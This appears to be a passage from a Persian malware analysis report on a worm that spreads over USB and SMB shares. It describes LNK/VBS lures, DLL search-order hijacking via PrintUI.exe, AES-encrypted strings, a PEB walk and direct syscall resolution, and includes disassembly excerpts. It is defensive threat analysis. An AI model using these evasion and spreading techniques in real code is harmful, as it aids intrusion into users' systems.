mov     [rsp+770h+nFileSystemNameSize], edi ; nFileSystemNameSize
mov     [rsp+770h+lpFileSystemNameBuffer], rdi ; lpFileSystemNameBuffer
mov     [rsp+770h+lpFileSystemFlags], rdi ; lpFileSystemFlags
mov     [rsp+770h+lpMaximumComponentLength], rdi ; lpMaximumComponentLength
lea     r9, [rbp+670h+VolumeSerialNumber] ; lpVolumeSerialNumber
mov     r8d, 104h       ; nVolumeNameSize
lea     rdx, [rbp+670h+VolumeNameBuffer] ; lpVolumeNameBuffer
call    cs:GetVolumeInformationW
test    eax, eax
jz      loc_18005AB9B
xorps   xmm0, xmm0
```


تصویر ۱ ▲
توابع مرتبط با پیمایش درایوها

All Rights Reserved © 2026

در این فرآیند، بدافزار دو دایرکتوری مخفی شامل «rootdir» و دایرکتوری‌ای با نام مشابه درایو ایجاد می‌کند. سپس تمامی فایل‌های موجود در USB را به دایرکتوری دوم منتقل کرده و برای فریب کاربر، یک Shortcut (LNK) با نام و آیکون مشابه درایو USB ایجاد می‌کند. این Shortcut به یک فایل VBS با نامی تصادفی در مسیر rootdir اشاره دارد و با استفاده از آیکون پیش فرض ویندوز، تلاش می‌کند خود را به‌عنوان یک درایو عادی نمایش دهد. این تکنیک با هدف ترغیب کاربر به اجرای فایل مخرب و تحقق اجرای اولیه مورد استفاده قرار می‌گیرد.


با اجرای این Shortcut، زنجیره آلودگی آغاز می‌شود. در این مرحله، بدافزار بسته به نمونه، از یک فایل VBS به‌تنهایی یا ترکیبی از فایل‌های VBS و BAT به‌عنوان Loader استفاده می‌کند. در هر دو حالت، هدف نهایی یکسان بوده و آن، اجرای یک DLL مخرب از طریق یک باینری معتبر ویندوزی است.

در ادامه، بدافزار با ایجاد مسیری مشابه دایرکتوری‌های سیستمی، فایل PrintUI.exe را به همراه یک DLL مخرب با نام PrintUI.dll در آن قرار می‌دهد. با اجرای این فایل، DLL مخرب از طریق تکنیک DLL Search Order Hijacking بارگذاری شده و کد مخرب در قالب یک فرآیند معتبر اجرا می‌شود.



تصویر ۲
فایل‌های موجود در USB

همزمان، بدافزار مجموعه‌ای از فایل‌های کمکی را در مسیر rootdir ایجاد می‌کند. از جمله یک فایل حجیم با نام usb_dll (در حدود ۹۰ مگابایت) که از سیستم کپی شده و همچنین فایل rootcomp.dat که حاوی Hash این فایل است. این فایل‌ها در کنار اسکریپت‌های اجرایی (VBS/BAT) برای تداوم زنجیره آلودگی در سیستم‌های دیگر مورد استفاده قرار می‌گیرند.



تصویر ۳
فایل‌های موجود در USB

All Rights Reserved © 2026

انتشار از طریق SMB و حرکت جانبی

علاوه بر USB، بدافزار دارای قابلیت انتشار در شبکه‌های محلی از طریق SMB است. یکی از Thread‌های بدافزار با هدف شناسایی سیستم‌های دیگر در شبکه اجرا می‌شود. در این فرآیند، بدافزار با اجرای دستور ARP، لیست آدرس‌های IP موجود در شبکه را استخراج کرده و سپس با استفاده از تابع NetShareEnum مسیرهای Shareشده را شناسایی می‌کند.

در ادامه، بدافزار با ایجاد دایرکتوری با نام accs_00\ در مسیر اشتراکی، اقدام به اعتبارسنجی سطح دسترسی نوشتن (Write Access) نموده و هم‌زمان به‌عنوان بخشی از فرآیند نشانه‌گذاری (Marking)، اثری از آلودگی بر روی سیستم هدف بر جای می‌گذارد.

در صورت یافتن مسیرهای مناسب (مانند Users و Print$)، بدافزار با استفاده از همان مکانیزم مبتنی بر Shortcut، VBS و فایل‌های کمکی، اقدام به کپی خود در مسیرهای اشتراکی می‌کند.

این رفتار نشان می‌دهد که بدافزار از یک الگوی انتشار یکسان در هر دو بستر USB و SMB استفاده کرده و تلاش می‌کند با تکیه بر تعامل کاربر و اعتماد به منابع اشتراکی، زنجیره آلودگی را گسترش دهد. در نتیجه، این بدافزار با قابلیت حرکت جانبی (Lateral Movement) قادر است بدون نیاز به Exploit خاص، در شبکه‌های سازمانی گسترش یافته و چندین سیستم را آلوده کند.

در ادامه به تحلیل جداگانه فایل‌های بدافزار خواهیم پرداخت.

تصویر ۴
توابع مرتبط با فرآیند ARP

```
movups  xmmword ptr [r11-58h], xmm0
movups  xmmword ptr [r11-48h], xmm0
movups  [rsp+3F8h+var_330], xmm0
movdqa  xmm1, cs:xmmword_1801B9750
movdqu  xmmword ptr [rsp+3F8h+var_320], xmm1
mov     byte ptr [rsp+3F8h+var_330], dil
lea     rdx, aR             ; "r"
lea     rcx, aArpA          ; "arp -a"
call    j_create_pipe_and_exe_cmd
mov     rbx, rax
test    rax, rax
jnz     loc_18004513B
mov     [r14], rdi
mov     [r14+8], rdi
mov     [r14+10h], rdi
mov     rdx, qword ptr [rsp+3F8h+var_320+8]
```

All Rights Reserved © 2026


1. مرحله اول

تحلیل فایل PrintUI.dll

تحلیل این بدافزار با بررسی فایل PrintUI.dll آغاز می‌شود؛ فایلی که به عنوان Payload اصلی در مرحله‌ی Initial Execution بارگذاری می‌گردد. بررسی ایستای فایل نشان می‌دهد که حجم آن حدود ۱۰۰ مگابایت است؛ حجمی غیرمتعارف برای یک DLL ویندوزی که احتمال استفاده از تکنیک‌هایی مانند چندلایه‌سازی Pack، Payload شدن یا نگه‌داری داده‌های غیراجرایی در فایل را مطرح می‌کند.

این فایل DLL که با زبان CPP نوشته شده و همچنین با mingw کامپایل شده است، شامل یک تابع Export شده با نام PrintUIEntryW است.

با استفاده از MinGW، توسعه‌دهندگان بدافزار می‌توانند فایل‌های اجرایی ساده و بدون ردپای اضافی بسازند. این فایل‌ها معمولاً از ابزارهای عمومی و شناخته شده استفاده نمی‌کنند، که می‌تواند از شناسایی آن‌ها توسط سیستم‌های امنیتی مانند آنتی‌ویروس‌ها جلوگیری کند. این سادگی ممکن است ابزارهای امنیتی را گیج کند و بدافزار را برای مدت بیشتری در سیستم قربانی مخفی نگه دارد.



تصویر ۵

اطلاعات مربوط به فایل PrintUI.dll

با بررسی بخش DllMain مشاهده شد که کد مشکوکی در این بخش از فایل اجرا نمی‌شود. پس از بررسی تابع PrintUIEntryW مشخص شد، مهمترین و مشکوک‌ترین بخش بدافزار در این تابع است.


Name	Address	Ordinal
DllMain	**0000000345853D70**	**1**
PrintUIEntryW	000000034585390F	2
TlsCallback_0	0000000345853EF0	
TlsCallback_1	0000000345853EC0	
DllEntryPoint	**0000000345851320**	**[main entry]**

تصویر ۶

تابع PrintUIEntryW

All Rights Reserved © 2026

مهاجم با استفاده از زبان سطح پایین و همچنین استفاده نکردن مستقیم از APIهای ویندوز، عملکرد این بدافزار را پیچیده و تقریبا نامفهوم کرده است.




	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk	Hash	Name
0	05b8d0c8	00000000	00000000	05b8d7...	05b8d290	e90726...	KERNEL32.dll
1	05b8d118	00000000	00000000	05b8d7...	05b8d2e0	ce0649...	api-ms-win-crt-environment-l1-1-0.dll
2	05b8d130	00000000	00000000	05b8d7...	05b8d2f8	162e3e...	api-ms-win-crt-heap-l1-1-0.dll
3	05b8d158	00000000	00000000	05b8d8...	05b8d320	ebbdab...	api-ms-win-crt-private-l1-1-0.dll
4	05b8d168	00000000	00000000	05b8d8...	05b8d330	b34e39...	api-ms-win-crt-runtime-l1-1-0.dll
5	05b8d1e8	00000000	00000000	05b8d8...	05b8d3b0	be94e9...	api-ms-win-crt-stdio-l1-1-0.dll
6	05b8d210	00000000	00000000	05b8d8...	05b8d3d8	30de98...	api-ms-win-crt-string-l1-1-0.dll
7	05b8d250	00000000	00000000	05b8d9...	05b8d418	1abb0f...	api-ms-win-crt-time-l1-1-0.dll
8	05b8d278	00000000	00000000	05b8d9...	05b8d440	d7bd69...	api-ms-win-crt-utility-l1-1-0.dll

	Thunk	Ordinal	Hint	Name
0	0000000005b8...		0119	DeleteCriticalSection
1	0000000005b8...		013d	EnterCriticalSection
2	0000000005b8...		0274	GetLastError
3	0000000005b8...		037a	InitializeCriticalSection
4	0000000005b8...		03d6	LeaveCriticalSection
5	0000000005b8...		057f	Sleep
6	0000000005b8...		05a2	TlsGetValue
7	0000000005b8...		05d1	VirtualProtect
8	0000000005b8...		05d3	VirtualQuery

تصویر ۷
استفاده غیرمستقیم از API

با بررسی تابع PrintUIEntryW، مشخص شد که مجموعه‌ای از توابع بر روی یک سری مقادیر رمز شده نامشخص که احتمال می‌رود رشته‌های رمز شده باشند، اجرا می‌شوند. این توابع مربوط به پیاده‌سازی الگوریتم AES است که در این بدافزار قرارگرفته و برای رمزگشایی مجموعه‌ای از رشته‌ها استفاده می‌شود. مقدار آرایه Sbox در تصویر روبرو قابل مشاهده است.



```
; char var[5]
var             db 63h, 7Ch, 77h, 7Bh, 0F2h, 6Bh, 6Fh, 0C5h, 30h, 1, 67h
                                        ; DATA XREF: getSBoxValue+F↑o
                db 2Bh, 0FEh, 0D7h, 0ABh, 76h, 0CAh, 82h, 0C9h, 7Dh, 0FAh
                db 59h, 47h, 0F0h, 0ADh, 0D4h, 0A2h, 0AFh, 9Ch, 0A4h, 72h
                db 0C0h, 0B7h, 0FDh, 93h, 26h, 36h, 3Fh, 0F7h, 0CCh, 34h
                db 0A5h, 0E5h, 0F1h, 71h, 0D8h, 31h, 15h, 4, 0C7h, 23h
                db 0C3h, 18h, 96h, 5, 9Ah, 7, 12h, 80h, 0E2h, 0EBh, 27h
                db 0B2h, 75h, 9, 83h, 2Ch, 1Ah, 1Bh, 6Eh, 5Ah, 0A0h, 52h
                db 3Bh, 0D6h, 0B3h, 29h, 0E3h, 2Fh, 84h, 53h, 0D1h, 0
                db 0EDh, 20h, 0FCh, 0B1h, 5Bh, 6Ah, 0CBh, 0BEh, 39h, 4Ah
                db 4Ch, 58h, 0CFh, 0D0h, 0EFh, 0AAh, 0FBh, 43h, 4Dh, 33h
                db 85h, 45h, 0F9h, 2, 7Fh, 50h, 3Ch, 9Fh, 0A8h, 51h, 0A3h
                db 40h, 8Fh, 92h, 9Dh, 38h, 0F5h, 0BCh, 0B6h, 0DAh, 21h
                db 10h, 0FFh, 0F3h, 0D2h, 0CDh, 0Ch, 13h, 0ECh, 5Fh, 97h
                db 44h, 17h, 0C4h, 0A7h, 7Eh, 3Dh, 64h, 5Dh, 19h, 73h
                db 60h, 81h, 4Fh, 0DCh, 22h, 2Ah, 90h, 88h, 46h, 0EEh
                db 0B8h, 14h, 0DEh, 5Eh, 0Bh, 0DBh, 0E0h, 32h, 3Ah, 0Ah
                db 49h, 6, 24h, 5Ch, 0C2h, 0D3h, 0ACh, 62h, 91h, 95h, 0E4h
                db 79h, 0E7h, 0C8h, 37h, 6Dh, 8Dh, 0D5h, 4Eh, 0A9h, 6Ch
                db 56h, 0F4h, 0EAh, 65h, 7Ah, 0AEh, 8, 0BAh, 78h, 25h
                db 2Eh, 1Ch, 0A6h, 0B4h, 0C6h, 0E8h, 0DDh, 74h, 1Fh, 4Bh
                db 0BDh, 8Bh, 8Ah, 70h, 3Eh, 0B5h, 66h, 48h, 3, 0F6h, 0Eh
                db 61h, 35h, 57h, 0B9h, 86h, 0C1h, 1Dh, 9Eh, 0E1h, 0F8h
                db 98h, 11h, 69h, 0D9h, 8Eh, 94h, 9Bh, 1Eh, 87h, 0E9h
                db 0CEh, 55h, 28h, 0DFh, 8Ch, 0A1h, 89h, 0Dh, 0BFh, 0E6h
                db 42h, 68h, 41h, 99h, 2Dh, 0Fh, 0B0h, 54h, 0BBh, 16h
```

تصویر ۸
رشته‌های رمزنگاری‌شده

All Rights Reserved © 2026

بدافزار اجرای خود را با رمزگشایی اولین رشته آغاز می‌کند : **PrintUI.exe**

برای هر رشته رمزشده، از یک **کلید و IV منحصر به فرد** استفاده شده است، بنابراین کشف یک کلید تنها اجازه رمزگشایی همان رشته را می‌دهد و نمی‌توان کل محتوای رمزشده را بازیابی کرد. پس از رمزگشایی، بدافزار بررسی می‌کند که آیا ماژولی با نام PrintUI.exe در فضای حافظه Process موجود است یا خیر. در صورت عدم وجود، فرآیند اجرای بدافزار خاتمه می‌یابد.


قابل ذکر است که بدافزار برای بررسی نام ماژول‌ها از یک راه مستقیم و شفاف استفاده نمی‌کند.

برای دریافت لیست ماژول‌های موجود در فضای حافظه Process، با پیمایش ساختار Process Environment Block (PEB) و بررسی ساختار مربوط به LDR این کار را انجام داده و سپس با بررسی نام ماژول‌های موجود متوجه می‌شود که آیا PrintUI.exe موجود است یا خیر.

```
mov     [rbp+1E0h+var_24], 60h ; PEB struct index
mov     eax, [rbp+1E0h+var_24]
mov     rax, gs:[rax]  ; PEB struct loaded into rax
mov     rax, [rax+18h] ; PEB LDR DATA loads in rax
mov     rax, [rax+20h] ; LIST_ENTRY InMemoryOrderModuleList address loaded in rax
mov     [rbp+1E0h+var_8], rax
```

All Rights Reserved © 2026


در سیستم عامل ویندوز، فایل PrintUI.exe در مسیر C:\Windows\System32 قرار دارد و مسئول مدیریت فرآیندهای پرینتر است. این فایل از DLL هم‌نام خود یعنی PrintUI.dll استفاده می‌کند. DLL معتبر دارای تابع Export شده PrintUIEntryW است که توسط PrintUI.exe فراخوانی می‌شود.



00007FF7ED460000	0000000000001000	printui.exe	
00007FF7ED461000	0000000000001000	.text	Executable code
00007FF7ED462000	0000000000001000	".rdata"	Read-only initialized data
00007FF7ED463000	0000000000001000	".data"	Initialized data
00007FF7ED464000	0000000000001000	".pdata"	Exception information
00007FF7ED465000	000000000000E000	".rsrc"	Resources
00007FF7ED473000	0000000000001000	".reloc"	Base relocations
00007FF91C2B0000	0000000000001000	duser.dll	
00007FF91C2B1000	000000000006A000	".text"	Executable code
00007FF91C31B000	0000000000013000	".rdata"	Read-only initialized data
00007FF91C32E000	0000000000005000	".data"	Initialized data
00007FF91C333000	0000000000007000	".pdata"	Exception information
00007FF91C33A000	0000000000001000	".didat"	
00007FF91C33B000	0000000000009000	".rsrc"	Resources
00007FF91C344000	0000000000001000	".reloc"	Base relocations
00007FF92EA70000	0000000000001000	printui.dll	
00007FF92EA71000	0000000000080000	".text"	Executable code
00007FF92EAF1000	0000000000014000	".rdata"	Read-only initialized data
00007FF92EB05000	0000000000004000	".data"	Initialized data
00007FF92EB09000	0000000000006000	".pdata"	Exception information
00007FF92EB0F000	0000000000001000	".didat"	
00007FF92EB10000	0000000000013000	".rsrc"	Resources
00007FF92EB23000	0000000000001000	".reloc"	Base relocations

تصویر ۹
استفاده از PrintUI.exe و printui.dll

با توجه به بررسی اجزای قانونی ویندوز، بدافزار خود را جایگزین PrintUI.dll اصلی کرده است. در این صورت، با اجرای فایل PrintUI.exe، بدافزار نیز اجرا شده و این تکنیک می‌تواند به ایجاد Persistence در سیستم قربانی منجر شود. بررسی جزئیات این روش در بخش‌های بعدی گزارش ارائه خواهد شد.



```
mov     [rsp+360h+size], 9
lea     rax, [rbp+2E0h+NTDLL_DLL_str]
mov     [rsp+360h+var_340], rax
lea     r9, NTDLL_DLL_iv
lea     r8, NTDLL_DLL_key
mov     edx, 10h
lea     rax, NTDLL_DLL_cipher
mov     rcx, rax
call    decrypt_func    ; NTDLL.dll
lea     rax, [rbp+2E0h+NTDLL_DLL_str]
mov     rcx, rax
call    is_module_exists_func
mov     [rbp+2E0h+ntdll_handle], rax
cmp     [rbp+2E0h+ntdll_handle], 0
jnz     short loc_345853299
mov     eax, 0FFFFFFFFh
jmp     loc_345853905
```

در ادامه، بدافزار رشته‌ی ntdll.dll را رمزگشایی می‌کند و بررسی می‌کند که آیا ماژول متناظر در حافظه Process موجود است یا خیر. این بررسی به بدافزار امکان می‌دهد وضعیت کتابخانه‌های کلیدی سیستم را ارزیابی کرده و اجرای خود را مطابق آن تنظیم کند.

تصویر ۱۰
استفاده از NTDLL

All Rights Reserved © 2026

شواهد نشان می‌دهد که بدافزار برای فراخوانی APIهای ویندوز از روش‌های غیرمستقیم استفاده می‌کند، به‌گونه‌ای که نیازی به بارگذاری پویا یا فراخوانی مستقیم توابع GetProcAddress و LoadLibrary ندارد.

```
48:8D45 A0      lea rax,qword ptr ss:[rbp-60]
48:8B8D F001000 mov rcx,qword ptr ss:[rbp+1F0]     [rbp+1F0]:L"NTDLL.DLL"
48:89C2         mov rdx,rax                        rdx:L"NTDLL.DLL", rax:
E8 15200000     call <JMP.&wcscmp>
85C0            test eax,eax
0F94C0          sete al
84C0            test al,al
74 0D           je mal.7FF8E4DD2E49
```

تصویر۱۱
توابع مرتبط با پیمایش درایوها

سپس بدافزار با اطمینان از این که Ntdll در فضای حافظه موجود است، شروع به فراخوانی مجدد فرایند رمزگشایی کرده و این بار تعداد زیادی رشته را رمزگشایی می‌کند.

لیست رشته‌های رمزگشایی شده نشان می‌دهد که بدافزار به چه APIهایی از ویندوز نیاز دارد.

- NtCreateFile
- NtWriteFile
- NtWaitForSingleObject
- NtDelayExecution
- NtClose
- NtCreateUserProcess
- NtQueryPerformanceCounter
- RtlAllocateHeap
- RtlFreeHeap
- RtlCreateProcessParametersEx
- RtlDestroyProcessParameters
- LdrLoadDll
- LdrUnloadDll

All Rights Reserved © 2026

فرآیند Resolve کردن APIها

بدافزار با فراخوانی یک تابع، لیست رشته‌های رمزگشایی شده و آدرس ماژول ntdll.dll در حافظه را ارسال می‌کند تا شماره‌ی syscall مربوط به هر API را شناسایی کند.

بدافزار با پیمایش Export Table مربوط به ntdll، شماره‌ی هر syscall را یافته و در یک structure متناظر با نام API ذخیره می‌کند. برای این فرآیند، بدافزار از هیچ تابع API آماده یا LoadLibrary/GetProcAddress استفاده نمی‌کند و به صورت کاملاً خطی، ابتدا PE Header و سپس Export Table را بررسی می‌کند.

```
                mov     rax, [rbp+0F0h+arg_0]
                mov     [rbp+0F0h+var_18], rax
                mov     rax, [rbp+0F0h+var_18]
                mov     [rbp+0F0h+var_20], rax
                mov     rax, [rbp+0F0h+var_20]
                movzx   eax, word ptr [rax]
                cmp     ax, 5A4Dh       ; Check PE magic number
                jz      short loc_345852EE5
                mov     eax, 0
                jmp     loc_345853159
; ---------------------------------------------------------------------------

loc_345852EE5:                          ; CODE XREF: resolve_functions_addr_or_syscall_func+63↑j
                mov     rax, [rbp+0F0h+var_20]
                mov     eax, [rax+60]   ; address of PE header loaded in rax
                cdqe
                mov     rdx, [rbp+0F0h+var_18]
                add     rax, rdx        ; rax points to the PE header of NTDLL
                mov     [rbp+0F0h+var_28], rax
                mov     rax, [rbp+0F0h+var_28]
                mov     eax, [rax]
                cmp     eax, 4550h      ; check if PE header is valid
                jz      short loc_345852F1C
                mov     eax, 0
                jmp     loc_345853159
; ---------------------------------------------------------------------------

loc_345852F1C:                          ; CODE XREF: resolve_functions_addr_or_syscall_func+9A↑j
                mov     rdx, [rbp+0F0h+var_28]
                lea     rax, [rbp+0F0h+var_150]
                add     rdx, 24         ; Src
                mov     ecx, 0F0h
                mov     r8, rcx         ; Size
                mov     rcx, rax        ; void *
                call    memcpy
                mov     eax, [rbp+0F0h+var_E0]
                mov     edx, eax
                mov     rax, [rbp+0F0h+var_18]
                add     rax, rdx        ; Address of Export Table of Ntdll
                mov     [rbp+0F0h+var_30], rax
                mov     rax, [rbp+0F0h+var_30]
```

تصویر ۱۲
فرآیند resolve کردن APIها

پس از شناسایی آدرس شروع هر API، با افزودن ۴ بایت به آن، شماره‌ی syscall مربوطه را می‌خواند و آن‌ها را برای اجرای توابع مورد نیاز خود آماده می‌کند، که نشان دهنده این است که بدافزار از تکنیک Direct Syscall استفاده می‌کند.

```
.text:00000003458530BE                 jnz     short loc_3458530BE
.text:00000003458530BE                 mov     rax, [rbp+0F0h+address_of_api]
.text:0000000345853095                 add     rax, 4          ; offset of syscall number
.text:0000000345853099                 movzx   eax, byte ptr [rax]
.text:00000003458530A2                 mov     edx, [rbp+0F0h+var_C]
.text:00000003458530A5                 mov     rcx, rdx
.text:00000003458530A9                 shl     rcx, 5
.text:00000003458530B0                 mov     rdx, [rbp+0F0h+arg_8]
.text:00000003458530B3                 add     rdx, rcx
.text:00000003458530B7                 mov     rdx, [rdx+10h]
.text:00000003458530BA                 movzx   eax, al
.text:00000003458530BC                 mov     [rdx], eax
.text:00000003458530BE                 jmp     short loc_345853100
.text:00000003458530BE ; ---------------------------------------------------------------------------
```

تصویر ۱۳
فرآیند Direct Syscall

All Rights Reserved © 2026

در ادامه بدافزار با رمزگشایی رشته‌های زیر به کار خود ادامه می‌دهد

```
C:\\Windows\\System32\\cmd.exe

\\??\\C:\\Windows\\System32\\cmd.exe

cmd.exe /c powershell -Command "$decoded =
